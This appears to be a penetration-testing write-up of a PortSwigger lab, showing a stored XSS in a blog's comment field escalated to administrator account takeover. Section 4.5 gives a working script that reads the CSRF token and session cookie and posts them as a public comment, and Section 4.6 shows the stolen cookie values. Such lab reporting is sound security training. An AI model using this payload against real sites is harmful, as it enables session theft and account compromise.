

# Penetration Testing Report

Stored XSS Leading to Session Hijacking

**Author:** Koussay Dhifi

March 20, 2026



# Contents

<b>1</b>	<b>Executive Summary</b>	<b>2</b>
<b>2</b>	<b>Scope</b>	<b>2</b>
<b>3</b>	<b>Vulnerability Details</b>	<b>2</b>
<b>4</b>	<b>Proof of Concept</b>	<b>3</b>
4.1	Step 1: Application Interface . . . . .	3
4.2	Step 2: Injecting Payload . . . . .	4
4.3	Step 3: XSS Triggered . . . . .	5
4.4	Step 4: Intercepting Request . . . . .	5
4.5	Step 5: Malicious Payload . . . . .	5
4.6	Step 6: Cookie Exfiltration . . . . .	6
4.7	Step 7: Session Hijacking . . . . .	7
4.8	Step 8: Account Takeover . . . . .	8
<b>5</b>	<b>Impact</b>	<b>8</b>
<b>6</b>	<b>Recommendations</b>	<b>8</b>
<b>7</b>	<b>Conclusion</b>	<b>8</b>

# 1 Executive Summary

During the assessment of the target web application, a **Stored Cross-Site Scripting (XSS)** vulnerability was identified in the comment functionality.

This vulnerability allows an attacker to inject malicious JavaScript executed in the context of other users, enabling session cookie exfiltration and full account takeover. The exploit demonstrates how a single XSS vulnerability can bypass CSRF protections and compromise privileged accounts.

## 2 Scope

- Target: Blog application (PortSwigger Lab)
- Endpoint: `/post/comment`
- Tested functionality: Comment submission and display

## 3 Vulnerability Details

<b>Vulnerability Type</b>	Stored Cross-Site Scripting (XSS)
<b>Severity</b>	High (CVSS: 8.8)
<b>Description</b>	User input in the comment field is not properly sanitized, allowing arbitrary JavaScript execution. This can be leveraged to steal session cookies, perform authenticated actions, and compromise administrator accounts.
<b>Affected Endpoint</b>	<code>/post/comment</code>
<b>Impact</b>	Account takeover, session hijacking, persistent client-side exploitation.
<b>Recommendation</b>	Implement output encoding, Content Security Policy (CSP), HttpOnly and SameSite cookie flags, and input validation.
<b>Discovery Date</b>	March 20, 2026
<b>Reporter</b>	Koussay Dhifi

Table 1: Summary of the Stored XSS vulnerability

## 4 Proof of Concept

### 4.1 Step 1: Application Interface

[Home](#) | [My account](#)

WE LIKE TO   
**BLOG**



Figure 1: Main blog interface with comment functionality

## 4.2 Step 2: Injecting Payload

### Comments



Daisy Chain | 28 February 2026

I print screened my friend's laptop and now he doesn't know why nothing is scrolling. Maybe I could find a better use of my time.



Andy Trick | 19 March 2026

So imaginative that I fell asleep and dreamed about that.

### Leave a comment

Comment:

`<h1> Hello from the other side </h>`

Name:

Koussay

Email:

koussaydhifi48@gmail.com

Website:

http://koussaydhifi.org

Post Comment

Figure 2: Injecting HTML/JavaScript payload in comment field

## 4.3 Step 3: XSS Triggered




Figure 3: Execution of injected script (XSS confirmed)

## 4.4 Step 4: Intercepting Request



Figure 4: Captured request showing parameters of `/post/comment` endpoint

## 4.5 Step 5: Malicious Payload

```
<script>
document.addEventListener("DOMContentLoaded", () => {
  const csrf_token = document.querySelector('input[name="csrf"]').value;
  let cookie_t = document.cookie;

  fetch("/post/comment", {
    method:"POST",
    headers:{ "Content-Type": "application/x-www-form-urlencoded"},
    body : `csrf=${csrf_token}&postId=9&comment=${cookie_t}&name=test&email=
      test@test.com&website=https://attacker.com`
  });
});
</script>
```

## 4.6 Step 6: Cookie Exfiltration

 Koussay | 20 March 2026

fdfsf

 Puppet | 20 March 2026

 sdasd | 20 March 2026

secret=rcNX99IVg8M3DccFvbFy5NCXXNU3zyVF;  
session=psoYlcBjyKj5xCWrKt4lszD6wOWf61ss

[Leave a comment](#)

Comment:

Figure 5: Victim's session cookie posted as a comment

## 4.7 Step 7: Session Hijacking




Figure 6: Replacing session cookie in browser

## 4.8 Step 8: Account Takeover




Figure 7: Access to administrator account

## 5 Impact

- Session hijacking
- Account takeover
- Persistent client-side exploitation

## 6 Recommendations

- Implement proper output encoding
- Use Content Security Policy (CSP)
- Set cookies as `HttpOnly` and `SameSite`
- Validate and sanitize inputs

## 7 Conclusion

This vulnerability demonstrates how Stored XSS can be escalated into full account compromise. Immediate remediation is required.